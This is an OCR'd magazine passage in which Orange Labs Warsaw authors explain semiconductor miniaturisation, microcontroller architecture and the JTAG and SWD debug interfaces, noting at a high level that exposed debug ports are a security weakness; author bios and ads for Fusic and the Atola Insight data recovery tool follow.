


Figure 3. *Schematics and the work principle of the CMOS inverter*



Cortex-M3 CPU 36/72 MHz
ARM
AHB
JTAG/SW debug
Nested vect. IT ctrl
1 x systic timer
DMA 7 channels
ARM Lite high-speed bus matrix/ arbiter (max. 72 MHz)
Flash I/F
32 KB-128 KB Flash memory
6 KB-16/20 KB SRAM
20 B backup registers
Clock control
Bridge
ARM peripheral bus (APB) (max. 36 MHz)
Power supply Reg 1.8 V POR/PDR/PVD
XTAL oscillators 32 kHz + 4~16 MHz
Int. RC oscillators 32 kHz + 8 MHz
PLL
RTC/AWU
6 x 16-bit PWM synchronized AC timer
Up to 16 ext. ITs
32/49/80 I/Os
1 x SPI
1 x USART/LIN smartcard/IrDA modem control
ARM peripheral bus (APB) (max. 72 MHz)
3 x 16-bit timer
2 x watchdog (independent & window)
1 or 2 x 12-bit ADC 16 channels/1Msps
Temp sensor
1 x USB 2.0FS
1 x bxCAN 2.0B
2 x USART/LIN smartcard/ IrDA modem control
1 x SPI
2 x I²C
DMA: Direct memory access
RTC: Real-time clock
AWU: Auto wake-up capability with RTC alarm
POR: Power-on reset
PDR: Power-down reset
PVD: Programmable voltage detector

Figure 4. *An example architecture of the ARM CORTEX microcontroller*

with other elements. Boards were connected together and then cased to become a working device.

Because the technology is still being developed by the greatest minds across the globe, the basic semiconductor elements are becoming smaller and smaller. Nowadays, the average IC contains millions of transistors and it is possible to fit almost the entire functional device inside a single chip using SoC (*System-on-Chip*) technology. It is only a matter of imagination to speculate what further miniaturization can bring to us...

The Limits

On the other hand you be asking yourself if there are any boundaries of the miniaturization – how small can our devices can be – is it really possible to create memory with unlimited capacity? There are in fact some limitations and they are mainly constrained by the laws of physics of the world that we live in. We are all made of atoms, waves, quarks, strings, or anything else that might be proven and used as a working theory of physics applied to the field of engineering. Theoretically at the most basic level (the atom) the operations cannot be changed, unless the laws of physics are changed :-)

The Architecture

Modern microprocessor based devices are manufactured by interconnecting the various pre-designed physical elements (hardware) with the software controlling the device (firmware). Hardware is designed by the engineers and the software is written by the programmers. These are usually well organized teams of highly skilled individuals using professional (and very expen-




Figure 5. *Integrated circuit set on a casing*




Figure 6. *Computer Aided Design simplifies design and verification process*

sive) tools that assist their work, such as CAD (*Computer Aided Design*) or SDK (*Software Development Kit*), sometimes even dedicated Operating Systems (OS).

This approach, where virtual bits control the behavior of physical elements is now a reality of our digital world and most of us are surrounded by devices and embedded systems in our everyday life.

How intelligent are zeros and ones?

Even most advanced devices are not intelligent by themselves (for now) and cannot make decisions on their own. The CPU (*Central Processing Unit*) is a brain of the digital system, but it can only execute instructions that are stored in memory. The set of instructions is a program, written by a software developer; perform some specific task by directing the work of a piece of hardware – information gathering and processing, performing calculations, decision making, etc. Sending zeros and ones from one place of hardware to another in a controlled manner, produces a physical information flow that makes the system work, with no struggle, no fear, (hopefully) in the same exact manner.

Electronic components do not spend time wondering or guessing. The program will be executed exactly the way that the programmer has written it, so the programmer is responsible for handling any possible situation that may occur. This is very important, as humans often forget about the automatic actions caused by instinct; many situations that seem to be obvious for humans are completely out of reach for the unaware machines. Because machines have no instinct, they will blindly execute any command found in their program memory. Using this logic it is then possible to find a weak spot in the device or the program code to create a situation where an unhandled exception will change the program execution or make a system crash resulting in device behavior totally different than expected. The device cannot defend itself in a way other than it has been instructed previously with knowledge of what can happen and how to react. This is why, at best, any device is as intelligent as its creator.

Errors

It is human nature to make mistakes, so it is extremely important to remember this little truth during the design process.

Figure 7. *Ready to program electonic hardware*

Every detail of an initial idea should be well considered, planned and verified. Starting development with no goal, planning ad-hoc, or changing ideas in the middle of the project – none of these will bring good results. A bad idea will follow you until the end of its days, but a good idea brings constant satisfaction and possible further solutions if properly developed and implemented. For example, let's take a look at the binary system – not only was it good enough to allow computers to work, but also brought a dynamic growth of the semiconductor industry and the information technology that has revolutionized our civilization.

This is why errors are so important; simply put they can ruin everything and must be taken into account during all phases of the project, from design to final validation. Errors can not only make the whole project unreliable, but also cause serious security issues leading to information leakage, *denial of service* (DoS), identity manipulation, and other nasty issues. If a implementation bug is the problem, then it can be fixed, but in case of design flaw, it may be necessary to replace a component or if the bug is bad enough, the entire system. There are many people around the world that search for this kind of flaws in all nature of software/firmware. Exploited bugs and vulnerabilities allow attackers to obtain classified information. While the motivation of these individuals differ, the goal is the same, obtain information that someone else wants kept secure.

Control

How can we master this huge world of tiny bits? Why there are so many traps at each and every step? The reason is that the information systems are becoming even more complex every day. On the one hand we want them to be smaller, cheaper, faster and more reliable, but in the same breath we demand increasing levels of functionality. The new functionality can be very useful for end-users, but also bring new challenges for the developers. Today's mobile digital equipment contains more computational power and memory than the old supercomputers. The modern microchip is not only a CPU, but also all possible performs communications, processing and storage. All this is becoming hard to control by an average end user, not to mention the developer teams.

Standards

Without a common standard and project hierarchy, none of the modern devices could exist and work correctly. Just as we have used a few transistors to build a logic gates, logic gates can be used to build complex functional blocks, and these blocks can again create even more complex blocks. Blocks are connected with each other with a bus of some standard, so information flow can take place – serially (one bit after another), or in parallel few bits at time, according to the designed protocol.

There are groups of engineers designing these blocks in a standard way, so other groups can reuse them in their designs. It is not obvious for an average user that his/her device was designed by more high skilled individuals and cost thousands more than the final cost of the product. This build process can be described as a layered cake, where at the bottom there is a silicon mask for an physical IC, then there are transistors, then logic gates, then functional blocks, microprocessors, and some abstract structures using mathematical modeling. All this conforms to a standard, so at any level of abstraction one person can understand other person's work. For instance some information can be considered a set of bits, a memory location, or high–level programming language *int* type variable written in C or Python *class* that implements simulation or processing.

Careful birth

Starting from the first idea for a device, through a design sketch on a paper, then to computer design software, prototyping a PCB or even IC mask, the exciting first build, slow verification, software development and final testing – throughout the entire process the quality of work must be closely monitored.

There are professional tools for this purpose that helps in verifying the project at different stages. For instance an Integrated Circuit mask usually contains some additional elements that only exist to determine that the production process was successful. The first run is performed in a laboratory environment to strictly test the electrical characteristic and make sure that the device will function as intended. Software development is coordinated and then modules are verified by special test patterns. All this additional work is added to avoid mistakes – by human error or technology process inaccuracy – that could result in construction errors and device malfunction.

Testing Tools

It would be difficult if not impossible to perform all of the necessary testing by hand. This is why specialty tools were created to assist in this process, and to make work




Figure 8. *First steps of a new electronic device*

even simpler some of these tools are being used by other tools. One of the well-known tools is the IEEE1149.1 testing standard, also known as JTAG (*Joint Test Action Group*). It defines some of the standard electrical connectors used by the device (TDI, TDO, TMS, TCK signals) that allow sending bit streams to look into internal registry map, memory contents, functional blocks status, even program execution, with no other physical interference. It is very useful to test and service a system with no need to unmount or disassemble components. JTAG logical signals are generated by computer software that is connected by a dedicated physical JTAG interface attached between a computer and device being tested. Electrical signals are then passed to a TDI (*Test Data Input*) pin, to flow the command over the internal structures, and produce the result on the TDO (*Test Data Output*) pin. Test Data is a special variation of zeros and ones grouped in a series of commands that target device can execute with use of the ICE block (*In Circuit Emulator*). JTAG standard must be supported by the examined device's internal components and the dedicated computer software being used. Elements on the circuit board can be connected one after another creating more progressively more complex test chains. More and more new devices conform to JTAG standard, which promotes test standardization, which can be very useful by increasing yield, lowering the final product price and dramatically shortening the time-to-market period.

A relatively new alternative to the JTAG standard is the SWD (*Serial Wire Debug*) that was introduced and implemented in their ARM–Cortex devices. SWD allows access to the internals of the micro-controller system in a packet based request–acknowledge–response manner, which is different than JTAG state machine. SWD is electrically equivalent with the JTAG, but it uses only two data pins (instead of 6), so it is possible to make it part of the service connector. Almost every data cell of a device can be accessed and verified with use of dedicated low–level access tools of this kind. Unfortunately, this seemingly perfect situation has its disadvantages. Perhaps the biggest problem is that after production this test interface is left functional and freely available for an end-user. Even is the connector is physically disabled or hidden they can be found with some effort and patience, creating a priceless security flaw in the system for an attacker.

Practice

In the IT Security Section (Marcin KUZIA) at Middleware and Application Platform Services Division (Sebastian GRABOWSKI) of Orange Labs Warsaw/Poland (Krzysztof KOZŁOWSKI, Daniel PIECHOCKI, Andrzej KOWALSKI), a small group of specialists work on improving computer and telecommunication systems security. We develop and verify security of various devices, using all methods and tools available. We constantly learn new techniques and invent new methods. New products are new challenges for us.

One of our current research tasks is to work out the full potential of a JTAG interface, to perform functional analysis of the firmware program code and look for potential vulnerabilities left by the manufacturer, such as information leak and attack susceptibility – their exact source, mechanism, and impact.

We support Open–Source; we have created LibSWD – a first in the world open framework to operate on Serial




Figure 9. *The JTAG organization in AVR microcontroller family*




Figure 10. *Most advanced computer users, developers and designers, so called hackers, are interested mostly in principles of work and weak points of their computer systems*




Figure 11. *Practical low-level access to embedded system prototype hardware using JTAG/SWD debug port*

Wire Debug bus implemented in ARM–Cortex cores that can be integrated with existing tools such as UrJTAG and OpenOCD (work in progress). We cooperate closely with manufacturers, developers and engineers of computer and telecommunication systems in order to verify the solutions before they hit the market. All of this is to protect our clients and make the network a better place.

To bit or not to bit

The digital world of Bits is greater and more complex than it might seem at first glance. All this is possible due to the binary system – zeroes and ones – a brilliant idea that enabled the existence of many different computer systems and dynamic development of information technologies. Machines make our lives easier and do the most boring or time consuming tasks for us. However, they are not yet as intelligent and autonomous as their creators, so the applications are still limited. On the other hand the digital world gives us an opportunity to develop our skills and create better life for all. We can use each one of the bits just as we like, breaking barriers of our imagination, just by pressing a key. We can and should learn from their inventors – a smart approach, great imagination, humility and persistence in creating new solutions. The way we think of a problem, how we define a task – all this has tremendous impact on the final result. The better the approach, the better the solution. Well, we might not invent a new zero and one again, but a world of bits is a very flexible material, that if properly used can realize an unlimited number of brilliant ideas. Bits are here to serve us, with no fear, no effort, always the same exact, good way.

References

- *http://www.google.com/,*
- *http://www.wikipedia.org/,*
- *http://www.ieee.org/,*
- *http://www.itu.int/,*
- *http://www.3gpp.org/,*
- *http://www.tp.pl,*
- *http://www.orange.com,*
- *http://www.elektroda.pl/,*
- *http://www.gnu.org/,*
- *http://www.freebsd.org/,*
- *http://www.cadsoftusa.com/,*
- *http://www.cadence.com/,*
- *http://www.altium.com/,*
- *http://www.intel.com/,*
- *http://www.atmel.com/,*
- *http://www.st.com/,*
- *http://www.ti.com/,*
- *http://www.maximic.com/,*
- *http://www.infineon.com/,*
- *http://www.nxp.com/,*
- *http://www.analog.com/,*
- *http://www.elka.pw.edu.pl/,*
- *http://www.imio.pw.edu.pl/,*
- *http://www.ise.pw.edu.pl/,*
- *http://www.ire.pw.edu.pl/,*
- *http://www.edw.com.pl/,*
- *http://www.ep.com.pl/,*
- *http://www.wnt.pl/,*
- *http://mikom.pwn.pl/,*
- *http://www.rm.com.pl/,*
- *http://urjtag.sf.net/,*
- *http://openocd.sf.net,*
- *http://libswd.sf.net,*
- *http://stm32primer2swd.sf.net,*
- *http://hackaday.com/.*

TOMASZ BOLESŁAW CEDRO

Orange Labs Warsaw (Polish Telecom R&D). Tomasz Bolesław CEDRO, born 23 December 1982 Warsaw/Poland. Finished Electronic Technical High School in Kielce, BSc MSc at Warsaw University of Technology. Senior R&D Specialist at Orange Labs Warsaw (TP R&D). Interests: electronics, biocybernetics, embedded systems, Unix/BSD, demoscene, extreme sports, diamond way buddhism.

MARCIN ARMAND KUZIA (MCSE, CISSP)

Head of IT Network & Security Skill Center in Orange Labs Warsaw. Conference, seminars, lectures and cooperation animator with industrial, academic and research sites in Poland and Europe. Interested in intelligent buildings and independent energy sources.

Fusic

Fusion of Society, IT and Culture

Founded in 2003 in Fukuoka, Japan. Fusic provides several IT related services all around Japan. Among the services we provide are: web development, contract-based software development (such CMS and CRM), etc. We also developed our own web-based presentation service "Zenpre", and e-Commerce platform "Ureru-net-kokoku-tsukuru", and serve consumer through ASP. Currently, we also play a leading role in the mobile applications development in platforms such iPhone and Android.

浜崎陽一郎

Yoichiro Hamasaki
Vice-President
Co-Founder

納富貞嘉

Sadayoshi Noutomi
President
Founder

Fusic Co.,Ltd http://fusic.co.jp/ info@fusic.co.jp

Fukuoka Head Office
Shin-nihon build.9F, 2-4-22 Daimyo Chuo-ku, Fukuoka-shi,
810-0041, JAPAN
+81-92-737-2616 +81-92-737-2617

Fukuoka Laboratory
East Fukuoka General Office 4F, 1-17-1 Hakata Station East,Hakata-ku, Fukuoka-shi,
812-0013, JAPAN

Tokyo Branch
Okura build. 3F, 1-4-10, Shibadaimon, Minato-ku, Tokyo, 105-0012, JAPAN
+81-3-6450-1633 +81-3-6450-1634

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch

Atola TECHNOLOGY

Visit atola.com for details